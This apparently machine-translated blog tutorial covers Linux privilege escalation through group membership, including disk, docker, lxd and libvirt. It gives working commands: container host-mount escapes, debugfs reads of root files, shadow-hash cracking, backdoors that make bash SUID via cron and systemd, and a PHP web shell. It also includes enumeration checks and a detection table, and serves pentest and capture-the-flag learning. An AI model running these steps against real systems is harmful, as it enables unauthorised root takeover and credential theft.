
Linux Groups for Privilege Escalation: Docker, LXD, and Disk

Linux privilege escalation via 40+ Linux groups: disk, Docker, LXD, Incus, MicroK8s, libvirt, shadow, video, adm, input, ssl-cert, KVM, sudo/wheel, lpadmin.
- Posted on 2026-07-25
- Reading time: 20 min
Privilege Escalation via Linux Groups: Enumeration and Abuse #
I Linux groups I am one of the carriers of privilege escalation Most underestimated when enumerating. When enumerating a compromised Linux machine, attention almost always falls on two things: SUID binaries and rules. sudo -l. They are the first right step, but not the only one. The command id It also returns the list of secondary groups — and some of those groups are, under certain conditions, root disguised as a “harmless” permission.
The key point, before everything else: real privilege does not derive from the group name, comes from a combination of the process's active GIDs, object properties (file, device, socket), permission bits, any ACLs, and whoever is consuming that object on the other end (a root daemon, a cron script, nothing). Linux evaluates the additional GIDs of the process at that moment, not the mere presence of your name in /etc/group —which is why verify, don't assume, is the guiding principle of this guide.
Minimal glossary (if you're starting from scratch) #
If some of these terms are familiar, skip ahead. If not, keep an eye out for them—they'll come up often.
- daemon: a program that runs in the background, always on, without anyone manually controlling it (e.g. the Docker service).
- socket (Unix socket): A local communication channel between programs on the same machine, represented as a special file on disk.
- UID / GID: the identification number of a user (UID) or a group (GID) — the names you see (
root,video…) are just readable labels for those numbers. - namespace: an isolated “bubble” that the kernel creates for a process (e.g. a container), so it sees only part of the system instead of the whole thing.
- chroot: change the directory that a program considers the “root” of the filesystem — used to enter another filesystem as if it were the current one.
- ACL (Access Control List): more granular permissions than traditional ones
rwx, assignable to specific users/groups in addition to the file owner. - file system (ext4, XFS, Btrfs, ZFS…): the format in which data is organized on a disk — tools like
debugfsThey only understand some formats, not all. - LVM / LUKSLVM manages disks/partitions flexibly; LUKS is disk encryption — if present, the raw data cannot be read without the decryption key.
- rootless / rootful: whether a program (e.g. Docker) runs as a normal user (rootless) or as root (rootful) — the practical impact of a vector changes dramatically.
- SELinux / AppArmor: additional security rules beyond classic permissions — they can block an action even if the permissions would allow it.
- polkit: the system that decides whether a normal user can perform administrative actions without being root.
- D bus: a system for communicating between programs, used by many Linux system services.
- PAM: the system that manages login and authentication on Linux.
- capability: a specific permission that normally only root has (e.g. read raw network packets), which can be assigned to a single program without giving it full root.
- SUID: a permission on an executable that causes it to run with the permissions of the file's owner (often root), not the person launching it.
- forward secrecy: a property of modern TLS such that, even if the server key were stolen in the future, it would not be possible to decrypt conversations that have already taken place in the past.
- mTLS: TLS where the client, not just the server, also presents a certificate to authenticate.
- cron: the system that executes commands automatically at scheduled times.
- CVE: a public identifier assigned to a known and documented vulnerability.
- MOTD: the message shown at login (Message Of The Day).
- RBAC / Pod Security / hostPath (Kubernetes world): RBAC decides who can do what in the cluster; Pod Security limits what a container can do;
hostPathshows a container a real folder on the host machine.
Enumeration: Understanding if a Group is Truly Exploitable #
id
grep '^Groups:' /proc/self/status
getent group NOME_GRUPPO
id show UID, primary GID and secondary groups. getent group It also queries external NSS sources (LDAP/SSSD — systems that centralize users/groups on an external server instead of just in the local file), which a simple cat /etc/group he doesn't see.
The loop that searches for files/directories owned by your groups needs to be extended: files and directories alone exclude the very objects that are most important for this topic — sockets and devices :
for g in $(id -Gn); do
  find / \( -type f -o -type d -o -type b -o -type c -o -type s \) -group "$g" \
    \( -perm -040 -o -perm -020 -o -perm -010 \) ! -perm -004 -ls 2>/dev/null
done
By adding -type b (block device, type /dev/sda — an entire disk seen as a file), -type c (character device, type /dev/fb0 o /dev/input/event* — devices read/written one piece of data at a time) and -type s (socket) also cover docker.sock, LXD/libvirt sockets, /dev/sda, /dev/input/event*, /dev/fb0 — that with -type f -o -type d they just never appear.
It's also useful to search for them explicitly by name, and understand where a path ends (including traversability):
find /run /var/run -type s -ls 2>/dev/null
find /dev \( -type b -o -type c \) -ls 2>/dev/null
stat -Lc '%A %a %U:%G %n' OGGETTO
getfacl -p OGGETTO 2>/dev/null
namei -l OGGETTO
findmnt -o TARGET,SOURCE,FSTYPE,OPTIONS
getfacl It matters because an ACL can grant (or deny) access regardless of the classic bits rwx group. findmnt/namei They help you understand what you're actually seeing: a different mount namespace can cause a device to appear without representing the host filesystem you expect.
Before launching an exploit, verify that the daemon/service is actually up and running—the absence of one of these isn't always a dead end, but it's still worth checking:
systemctl status docker lxd virtqemud libvirtd 2>/dev/null
ls -l /run/*.sock /var/run/*.sock "$XDG_RUNTIME_DIR"/*.sock 2>/dev/null
getcap $(which dumpcap tcpdump 2>/dev/null) 2>/dev/null
getenforce 2>/dev/null
aa-status 2>/dev/null
Note: Modern libvirt often uses modular daemons (virtqemud instead of a single libvirtd); check both. SELinux/AppArmor may block a specific technique, but they don't necessarily override the authority granted by an API—they should be viewed as a specific obstacle, not a general yes/no switch.
Order of priority #
Not all groups deserve the same amount of time — but the order depends on the primitive being tested, not the name:
sudo/wheel— is an explicit authorization, not a side-channel: asudo -lit costs a second and should always be done first.- Verified RW access to a local rootful daemon (
docker,lxd/incus-admin,libvirtwithqemu:///systemreachable). - Raw access to the block device that actually contains the host filesystem (
disk, after confirming withfindmnt/lsblkwhich device it is). - Readable credentials (
shadow,ssl-cert). - Local surveillance devices (
video,input,audio) — require local activity at the right time, not guaranteed. - Situational/Minor Groups —requires a lot of reading and hoping to find something.
Decision flowchart #
id / getent group
 │
 ├─ sudo o wheel? ──sì──> sudo -l ──> binario abusabile? ──> root
 │
 ├─ docker.sock raggiungibile e daemon rootful? ──sì──> mount host nel container ──> root
 │
 ├─ lxd/incus-admin raggiungibile? ──sì──> container privilegiato + mount host ──> root
 │
 ├─ libvirt, qemu:///system risponde? ──sì──> virt-rescue sul device host reale ──> root
 │
 ├─ disk, e /dev/sdX confermato con findmnt? ──sì──> debugfs (solo ext2/3/4) ──> root
 │
 ├─ shadow leggibile e hash non locked (non !/*)? ──sì──> cracking ──> hash di root rotto? ──> root
 │
 ├─ video/input, con attività locale in corso? ──sì──> cattura ──> qualcosa di utile? ──> nuovo utente, richiama id
 │
 └─ nessuno dei precedenti ──> gruppi minori, o cambia vettore (SUID, kernel)
Summary table #
Reference GID for Debian/Ubuntu — on RHEL/Fedora/Arch some numbers change, always check with getent group NOMEWhere the group is created when you install the package (docker, libvirt, kvm…) the GID is assigned dynamically: there is no “right number” a priori.
| Group | GID (Debian/Ubuntu) | Access granted | Direct root? | Necessary condition |
|---|---|---|---|---|
sudo / wheel | 27 | Running commands as root via sudo | Depend on sudoers | Check with sudo -l, do not assume |
disk | 6 | Raw read/write on block devices | Yes, if the device is the right one | Confirm with findmnt/lsblk, ext2/3/4 filesystem for debugfs |
docker | dynamic | Creating containers with arbitrary host mounts | Yes | Local rootful daemon reachable (not rootless, not remote context) |
lxd (o incus-admin) | dynamic | Creating containers/privileged instances | Yes | Daemon reachable; on Incus it is needed incus-admin, not only incus |
libvirt | dynamic | QEMU/KVM VM Management via Root Daemon | Yes, with multiple steps | qemu:///system reachable, not qemu:///session |
kvm | dynamic | Hardware access to /dev/kvm for direct QEMU | No, alone | Independent vector; becomes critical only together with libvirt or rootful container daemon |
shadow | 42 | Direct reading of /etc/shadow | No, you need cracking | Non-locked hash (!/*), not only external auth (LDAP/SSSD) |
video | 44 | Reading the framebuffer, if exposed | No, a second step is needed | /dev/fb0 present (absent ≠ headless on DRM/KMS desktop) |
adm | 4 | Reading logs /var/log/ (path varies by distro) | No | Requires someone else's error/misconfiguration in the logs |
input | dynamic | Raw reading of input devices | No, a second step is needed | ACL logind on the device, not “Wayland yes/no” |
ssl-cert | dynamic | Reading TLS private keys | No, it's an info-leak | Impersonation/mTLS, does NOT decrypt TLS with forward secrecy |
In addition to these there are another 15+ minor or situational ones (listed below) and about ten low-signal ones by default.
disk (GID 6) — raw access to devices, if it's really the right one #
Who belongs to the group disk It can read/write block devices directly, bypassing the permissions of the filesystem running on them. First, though, check WHICH device actually contains the host's root—don't assume it:
findmnt /
lsblk -f
Root can be on a simple partition (/dev/sda1), but also on LVM, device mapper (a software layer between the physical disk and what the system sees as “disk”), mdraid (multiple disks joined in RAID via software), an NVMe disk (a type of fast SSD, with a different device name than /dev/sda) or behind LUKS: if it is encrypted and you don't have the decrypted mapping available, raw access to the device still won't give you the clear content.
debugfs It only works on ext2/3/4 — not on XFS, Btrfs or ZFS:
debugfs /dev/sda1
debugfs: cd /root
debugfs: ls
debugfs: cat root.txt
What is the concrete difference between read-only and write-only?
| modality | What you can actually do |
|---|---|
Reading (default, without -w) | Read ANY file, ignoring normal permissions. Concrete examples: debugfs: cat /root/.ssh/id_rsa gives you the root SSH private key — with that you do ssh root@target from another session, without knowing any password. debugfs: cat /etc/shadow It gives you the hashes of all users to crack offline. Of course, also cat root.txt or any other “flag” file. |
Writing (debugfs -w) | It allows you to create or modify files, but with one often ignored limitation: writing OVER a file already owned by root (/etc/passwd, /etc/shadow) frequently gives "Permission denied" anyway. It works best for creating new files or modifying non-root files. If you really need to overwrite /etc/passwd, it is often more reliable to copy the entire filesystem/device out and modify it offline, then write it back — don't expect direct writing to always work as well as reading. |
debugfs -w It is still potentially destructive if the filesystem is mounted and active: use it with caution, not as a first attempt.
shadow (GID 42) — password hashes, if they are indeed crackable #
The group shadow gives read access to /etc/shadowBefore you throw a cracker, take a look at what's actually in the hash field:
!o*instead of hash: the account is locked, it does not have a password usable for direct login.- A hash (the “encrypted” version of the password, the one you see in place of the real password) doesn't guarantee anything: it depends on the algorithm it was generated with (yescrypt is much slower to brute-force guess than an old md5crypt) and how weak the real password is.
- If authentication goes via LDAP/SSSD, the local file may be irrelevant.
cat /etc/shadow > shadow.txt
cat /etc/passwd > passwd.txt
unshadow passwd.txt shadow.txt > combined.txt
john --wordlist=/usr/share/wordlists/rockyou.txt combined.txt
john
try to guess the password by trying millions of words from a ready-made list (the “wordlist”, here rockyou.txt (a collection of real passwords leaked in the past) until one produces the same hash. If the root hash breaks, you have the cleartext password: you can do su root o ssh root@target. If only a regular user's account breaks, you still have a useful sidebar — maybe that user is in a more interesting group than the one you joined, or has permissions. sudo.
Cracking is offline to the target, but file access and exfiltration can still leave traces (access to a file normally reserved for root/PAM).
docker (dynamic GID) — mount the host, if the daemon is what you think #
The group docker talks to the Docker daemon, and that daemon runs like root: This is why membership is considered root-equivalent by design, not a bug.
docker run -v /:/mnt --rm -it alpine chroot /mnt shBefore launching it, three checks that change the outcome:
- Remote context:
docker context show— if the context points to a remote host ($DOCKER_HOST(or configured context), what you control is the remote daemon, not the local target. - Rootless vs
userns-remapThese are different things. Rootless Docker runs daemons and containers without root—the vector doesn't apply in the same way here.userns-remapInstead, leave the daemon as root, only change the UID mapping inside the containers: the socket vector remains valid. docker ps: permission deniedThis doesn't always mean "group down": it could be a bad context, an ACL on the socket, an authorization plugin (an extra module Docker can use to decide who can do what, beyond just the group), or a remote daemon. Relogin/newgrp dockerThis only addresses the case where the GID has not yet been acquired by the current shell.
For a deeper dive into enumerating Docker environments before getting to this point, see Container Escape.
lxd / Incus (dynamic GID) — same principle, checks which daemon and which group #
lxd It's the group that really matters — it gives access to the LXD daemon socket. lxc It is mainly the name of the client command: do not take it for granted as an equivalent group, check separately with getent group lxd e getent group lxc.
lxc image import alpine.tar.xz rootfs.squashfs --alias alpine
lxc init alpine privesc -c security.privileged=true
lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
lxc start privesc
lxc exec privesc /bin/sh
Technical clarification (also explored in depth in this Steflan's Security Blog's analysis of Linux groups
): security.privileged=true Disables user namespace UID/GID remapping—this is what gives you access to host files with real permissions. It doesn't "remove all restrictions": AppArmor, seccomp (a filter that limits which kernel functions a program can call), and other namespaces remain active unless explicitly configured otherwise.
If a storage pool (the disk space that LXD uses to create containers) is missing — if it has never been configured, lxc list (it gives an error), it is not necessarily a dead end: with full access to the daemon you can normally configure it yourself (lxd init) — is an extra step, not proof that the carrier is unusable.
Incus (LXD's successor) #
On systems using Incus, the distinction between groups is clear: incus-admin gives full, root-equivalent access to the daemon; the only group incus It confines the user to an isolated, per-user project, with no administrative privileges. "I'm in the container group" doesn't automatically equate to root on Incus: always check which one you have.
libvirt (dynamic GID) — the daemon opens files for you, not you directly #
The group libvirt gives access to the socket libvirtd/virtqemudConnected with the URI (the address the client connects to — kind of like a URL, but for talking to the local daemon) qemu:///system, that demon turns like root; with qemu:///session Instead, it runs in YOUR user context—without any additional privileges. Always check which URI it responds to:
virsh -c qemu:///system list --allThere is no command that “attacks / as a record” — / It's a directory, not a disk image or a block device, and no QEMU/libvirt tool accepts it as a source. The real technique exploits the fact that it's libvirtd, not you, to open the device on your own. First identify the actual device (same commands as in the section disk):
findmnt /
lsblk -f
Then connect it via virt-rescue (part of libguestfs, often present together with libvirt), forcing the backend to go through the daemon:
LIBGUESTFS_BACKEND=libvirt virt-rescue -a /dev/sda1
><rescue> mount /dev/sda1 /sysroot
><rescue> cat /sysroot/root/root.txt
That environment variable is the detail that REALLY exploits the group libvirt (and not the group disk, which is a different vector: there you open the device, here the root daemon opens it for you). If virt-rescue is not available, the same result is obtained by creating a domain with virt-install, connecting the real device as a secondary disk and booting a rescue image from which to mount it.
kvm (libvirt-independent vector) #
The group kvm alone gives access to /dev/kvm — hardware acceleration for virtualization, usable even without libvirt (e.g. QEMU launched directly). It does not grant access to the host filesystem per se: it is a separate vector, not a prerequisite. libvirt nor an automatic consequence thereof.
video (GID 44) — see the screen, not necessarily the passwords you type #
The group video provides access to the legacy framebuffer (/dev/fb0), if the system still exposes it. Many modern desktops use DRM/KMS (/dev/dri/*) without going through /dev/fb0: his absence does not prove that the machine is headless, only that specific interface is not exposed.
cat /dev/fb0 > screen.raw
cat /sys/class/graphics/fb0/virtual_size
ffmpeg -f rawvideo -pixel_format bgr0 -video_size 1176x885 -i screen.raw -update 1 out.png
Technical point not to be confused: a password typed at a normal prompt (login:, su, sudo) it never appears on the screen, because the terminal disables character echoing for that input. A screenshot at that moment doesn't show the password someone is typing. What might end up visible is something else: already printed output (a cat on a file with a credential inside, a command with the password as an argument visible in the shell, an editor with a config open). It is screen capture, not keylogging: Captures what's rendered, not what's typed into a masked field. This technique appears in several HackTheBox boxes, where the screenshot reveals content already on the screen, not the act of typing a password.
adm (GID 4) — credentials in logs, when someone makes a mistake #
The group adm reads logs — on Debian/Ubuntu typically /var/log/auth.log, on RHEL/Fedora the standard path is /var/log/secure. Cron and sudo They don't log passwords by design: If a credential appears in clear text in a log, it is almost always a misconfiguration or application error, not behavior to be expected everywhere.
grep -i "password" /var/log/auth.log* /var/log/secure* 2>/dev/null
grep -i "fail" /var/log/auth.log* /var/log/secure* 2>/dev/null
This is the “slowest” group — it requires a lot of reading while hoping for someone else’s mistake — but for this very reason it is often overlooked.
input (dynamic GID) — keylogging, if the ACL actually allows it #
The group input gives raw access to /dev/input/event*In read mode, you intercept everything another user types or clicks in real time — concrete example: if root opens a terminal and types mysql -u root -pLaPasswordVera, that command also passes through the keyboard events you're reading. If the device is also writable, you can theoretically inject fake events (press "virtual" keys as if you were typing them on the target's keyboard)—a more advanced and less common technique than simply reading.
evtest
cat /dev/input/event4
The real gate is not “there is Wayland so it's blocked”: logind Dynamically assigns access to session devices via ACLs (typically to the active compositor only — the program that draws and manages windows on the screen), regardless of the display server. Always check with getfacl /dev/input/eventN instead of inferring it from the session type. Note also that this intercepts input on target, not what you type locally during an SSH session — and the eventX they change with every hotplug/reboot.
ssl-cert (dynamic GID) — TLS keys: specific info-leak, does not decrypt everything #
On Debian/Ubuntu, ssl-cert gives reading on private keys in /etc/ssl/private/.
ls -la /etc/ssl/private/
cat /etc/ssl/private/nome-servizio.key
With the key, you can impersonate that service (a MITM, or "man-in-the-middle" attack: you place yourself between two communicating parties, pretending to be one of them with a "valid" certificate) or authenticate yourself if it's an mTLS client key. However, you can't generically decrypt captured TLS traffic: from TLS 1.3 onward—and already with the ECDHE cipher suite (the combination of encryption algorithms used) on TLS 1.2—forward secrecy prevents this, because the private key is only used for the handshake, not to derive the session key. It only works on legacy handshakes with static RSA key exchange, which are now rare.
root (GID 0) as secondary group #
A user can be a secondary member of the group root (GID 0) — other than being the root user. In that case, any file owned by GROUP root with write permission for the group becomes editable:
find / -group root -perm -g=w 2>/dev/nullIf you see config files for services run by root or libraries loaded by root processes, you have a foothold—it depends on what you find, it's not automatic. A concrete example: if you find the file writable .service of a systemd daemon running as root, add your own command (ExecStartPre=/bin/bash -c "chmod +s /bin/bash") and wait for the next service restart.
staff (GID 50) — hijack /usr/local and system crons
#
On Debian/Ubuntu, staff has writing on it /usr/local (official definition on Debian System Groups wiki
), and on these distributions /usr/local/bin before /usr/bin since $PATH (the list of folders the system looks for a command in when you run it by name, in order). A concrete target is run-parts, recalled by cron
and from many SSH sessions (dynamic MOTD script):
cat /etc/crontab | grep run-parts

echo '#!/bin/bash
chmod 4777 /bin/bash' > /usr/local/bin/run-parts
chmod +x /usr/local/bin/run-parts

# aspetta il prossimo cron schedulato, o una nuova sessione SSH
/bin/bash -p
On next run, your script runs as root and renders /bin/bash SUID.
Other groups to know #
None of these should be ruled out simply because of their name: any group can count if it owns an object (file, socket, device) consumed by a privileged process. Here are the most common ones to recognize:
- sudo/wheel: explicit assignment —
sudo -lalways, and for each binary that is found to be allowed, check GTFOBins (a site that lists, for each common program, whether and how it can be used to get a shell or bypass restrictions). - libvirt-qemu / whoa: user/group under which the QEMU PROCESS runs on some distros — different from
libvirt(which manages the daemon). It can expose VM disk images and secrets in/var/lib/libvirt/images/without giving administrative control of the demon. - systemd-journal: full journal reading — often more useful than
adm, because it also includes environment variables, tokens, and output from scripts launched by root services that classic logs don't capture. Useful commands:journalctl -xe,journalctl -u NOME_SERVIZIO,journalctl --since today. - containerd (
ctr): if the socket/run/containerd/containerd.sockit is reachable (usually only root, but always check real permissions — there is no universal default “containerd” group), same principle as Docker:ctr image list, thenctr run --mount type=bind,src=/,dst=/,options=rbind -t <immagine> ubuntu bash. - deception: rootless by default, so membership in a group does not automatically equate to root as with Docker. Check first
podman info(nearrootless: true/false): only if rootful,podman run --privilegedwith host mount it behaves like Docker vector. - systemd-network (Dynamic GID): On some distros the files
.network/.netdevThey are group-readable — they can contain WireGuard keys (a modern VPN protocol). It depends on the configuration. - wireshark
/ pcap (Dynamic GID):
dumpcapSniff traffic only if the track ALSO has the capabilitycap_net_raw/cap_net_admin— the group alone is not enough, check withgetcap. - lp (GID 7): Print queue access — may expose the CONTENT of spooled documents. Different from
lpadmin. - lpadmin (Dynamic GID): Administration CUPS
Historically (CVE-2012-5519) it allowed someone to read
cupsd(root) arbitrary files via a log path set from the web interface. Patched years ago; only relevant on very old systems. - operator (GID 37): Platform-specific operational access, often leads to runtime data disclosure rather than direct access.
- dial out (GID 20): serial ports (
/dev/ttyS*,/dev/ttyUSB*) — central with embedded targets/routers/PLCs connected via serial; the impact depends entirely on the connected device. - netdev (Dynamic GID): Network management via NetworkManager without sudo. Interesting not only for changing DNS/proxies, but also because it reveals saved credentials.
nmcli connection show NOME -pprints in clear text the saved WiFi/VPN password for that connection, if any. - www data (GID 33, or your webserver user) as a secondary group: if you're in it, files owned by that group and writable become writable—useful for altering what the webserver needs/does, giving you the www-data privilege (lateral, not direct root unless otherwise chained). Concrete example: overwrite a file
.phpthat the server executes, inserting a web shell into it (<?php system($_GET['cmd']); ?>), then you call it from the browser to run commands like www-data. Check withfind / -group www-data -writable 2>/dev/null. - message bus (Dynamic GID): Access to the system D-Bus (
/run/dbus/) — niche but real surface for enumeration/command injection via D-Bus. - polkitd (Dynamic GID): Access to local polkit rules/configurations — situational, rarely a direct vector alone.
- local kubernetes (minikube, kind, rke2…): these tools generally do NOT use a dedicated Linux group but a file
kubeconfigwith restricted permissions — search for it withfind / -iname "*kubeconfig*" -o -iname "config" 2>/dev/null | grep -i kube, do not assume a group by name. - utmp (GID 43): reading who is connected (
/var/run/utmp,/var/log/wtmp) — on some systems these files are still world-readable; the real risk to the group may be WRITING (anti-forensics tampering), not just reading. - audio (GID 29):
/dev/snd/*— theoretically microphone recording, but the raw device managed by ALSA (the kernel audio driver) is not automatically equivalent to the audio stream from another user's session, managed by a layer above (PipeWire or PulseAudio). Rare. - yield (Dynamic GID) / plugdev (GID 46): GPUs and removable devices — different surfaces, rarely direct privesc, more useful for enumeration or old vulnerabilities in daemons like
udisks. - fuse (Dynamic GID): FUSE mounts accessible to others
user_allow_otheris enabled — situational. - backup (GID 34): automated backup scripts — if any archive (DB dump,
/root/.ssh, backup with/etc/shadow) ends group-readable, is a data read vector. Check withfind / -group backup 2>/dev/null. - tape (GID 26): physical tape devices (
/dev/st0), NOT generic backups. On virtualized/cloud servers the device does not exist: harmless by construction there. - sg (Dynamic GID): Generic SCSI access (
/dev/sg*) — legacy, to be verified on a device-by-device basis. - tty (GID 5): Writing to other users' terminals — local interference/phishing, not direct root; modern distros restrict this severely.
- km em (GID 15) / Member: kernel/physical memory access history — almost always disabled on modern kernels (
CONFIG_STRICT_DEVMEM). - MicroK8s (group
microk8s, if present): members run commands against the local cluster — impact depends on RBAC/Pod Security and the ability to create pods withhostPathA topic vast enough to deserve a separate article.
Default low signal groups #
They are not “impossible”, they are statistically unproductive: users (100) nogroup (65534) games (60) cdrom (24) floppy (25) scanner (dynamic), mail (8, it may still expose reset links or OTPs in queues, so don't ignore it entirely), fax (21) voice (22) dip (30). Treat them as a last priority, not as a priori excluded — if find / -group NOME It gives back something unexpected, that matters more than the name of the group.
Common false positives #
dockerpresent but daemon is off, rootless, or context points elsewhere.lxd/incuspresent but storage pool absent — configurable yourself if you have full access, not a permanent dead end.libvirtpresent butqemu:///systemunreachable (maybe he only answersqemu:///session, without privilege).videopresent but/dev/fb0absent — can only be DRM/KMS, not necessarily headless.inputpresent but ACL logind denies access at that time.lpadminpresent but CUPS updated beyond the patched version (2012).
Common mistakes #
- Stop at SUID/
sudo -lwithout ever lookinggroups/id. - Assume the impact of a group from the name instead of checking the actual device/socket/daemon.
- With
docker/lxd, forget--rm— which however only cleans the container, not daemon events, logs, downloaded images, or network traces. - With
debugfs -wor direct writes to disk, acting without knowing whether the filesystem is live and active. - With
video/input, expect guaranteed results on the first try.
Synthetic examples of attack chains #
Illustrative scenarios to understand how groups are linked — not box-specific.
Scenario 1 — video → disk
Shell come utente_A
  → id → gruppo "video"
  → cattura /dev/fb0 → nello screenshot c'è un comando con una credenziale già visibile a schermo
  → SSH come utente_B con quella credenziale
  → id → utente_B è nel gruppo "disk"
  → findmnt / conferma /dev/sda1 → debugfs → root.txt
Scenario 2 — adm → sudo
Shell come www-data (ottenuta sfruttando una LFI, Local File Inclusion — una falla che fa leggere/eseguire file del server a un'applicazione web che non dovrebbe)
  → credenziali in un file di config → SSH come utente_A
  → id → gruppo "adm"
  → grep sui log → un comando mal scritto ha loggato una password per errore
  → sudo -l con quella password → root
Scenario 3 — shadow → docker
Shell come utente_A
  → id → gruppo "shadow", hash non locked
  → unshadow + john → hash di utente_B si rompe
  → SSH come utente_B
  → id → gruppo "docker", daemon locale confermato rootful
  → docker run -v /:/mnt --rm -it alpine chroot /mnt sh → root
Scenario 4 — libvirt
Shell come utente_A
  → id → gruppo "libvirt"
  → virsh -c qemu:///system list --all risponde → daemon root raggiungibile
  → findmnt / → /dev/sda1 reale
  → LIBGUESTFS_BACKEND=libvirt virt-rescue -a /dev/sda1 → mount → root.txt
Impact matrix #
| Group | Direct root (conditional) | Displays credentials | Requires a second step |
|---|---|---|---|
disk | ✅ if device confirmed | ✅ (via shadow) | ❌ |
docker | ✅ if local rootful daemon | ❌ | ❌ |
lxd / incus-admin | ✅ if daemon reachable | ❌ | ❌ |
libvirt | ✅ if qemu:///system + real device | ❌ | ✅ (identify device) |
shadow | ❌ | ✅ if not locked | ✅ (cracked) |
video | ❌ | ✅ if something is on video | ✅ (second login) |
adm | ❌ | ✅ only if misconfiguration | ✅ (second login) |
input | ❌ | ✅ if ACL allows it | ✅ (second login) |
ssl-cert | ❌ | ❌ (keys, not passwords) | ✅ (use of the key) |
Detection on the blue team side #
| Group | What to monitor | Nota |
|---|---|---|
disk | Opening raw block/character devices by non-administrative users | No application user should be part of it |
docker | Container events with mount / guest, --privileged, host PID/network namespace | Socket mitigation (rootless, ACL, plugin authorization, time-bound access) — runtime isolation alone is not enough |
lxd/Incus | Instances with security.privileged=true, disk device source=/, changes to projects/groups | On Incus, limit incus-admin to who really manages the host |
libvirt | Domain XML (the configuration file, in XML format, that describes a VM for libvirt) with mapped host block devices, socket manage operations | To shrink unix_sock_group/permissions in libvirtd.conf, prefer qemu:///session where it's enough |
shadow | Readings by /etc/shadow outside the expected PAM processes | |
video | Access to /dev/fb0 from processes other than the graphics server | Rare, correlate with active sessions |
adm | Clear text credentials in application logs | It's application hygiene, not just access control |
input | Opening of /dev/input/event* from non-session processes | Prefer dynamic login ACLs to static membership |
ssl-cert | Members in addition to the services that really need it | Each extra member is an extra copy of the key |
lpadmin | CUPS version installed | Verify that CVE-2012-5519 is closed |
FAQ #
Which Linux group is most dangerous for privilege escalation?
disk, docker, lxd/incus-admin e libvirt are the most critical — but only when the corresponding daemon/device is confirmed reachable, not by group name alone.
How do I check which groups my user belongs to?
id for UID/GID and subgroups, getent group NOME to also include external sources such as LDAP/SSSD.
Are docker, lxd, and libvirt equally dangerous? The underlying mechanism is similar (a root daemon performs operations on your behalf), but the conditions are different: docker/lxd are often sufficient on their own, while libvirt requires additional identification of the actual host device.
What is the difference between the incus and incus-admin groups?
incus-admin has full, root-equivalent access to the daemon. The only incus confines the user to an isolated project, without administrative privileges.
Does a password typed into a terminal end up in the framebuffer screenshot? No—echoing is disabled for that input. What might end up visible is already-rendered output (a command with clear credentials, an open file), not the masked typing.
Can the ssl-cert group decrypt captured TLS traffic? Only on legacy handshakes with static RSA key exchange. With forward secrecy (ECDHE, TLS 1.3), the server's private key isn't enough.
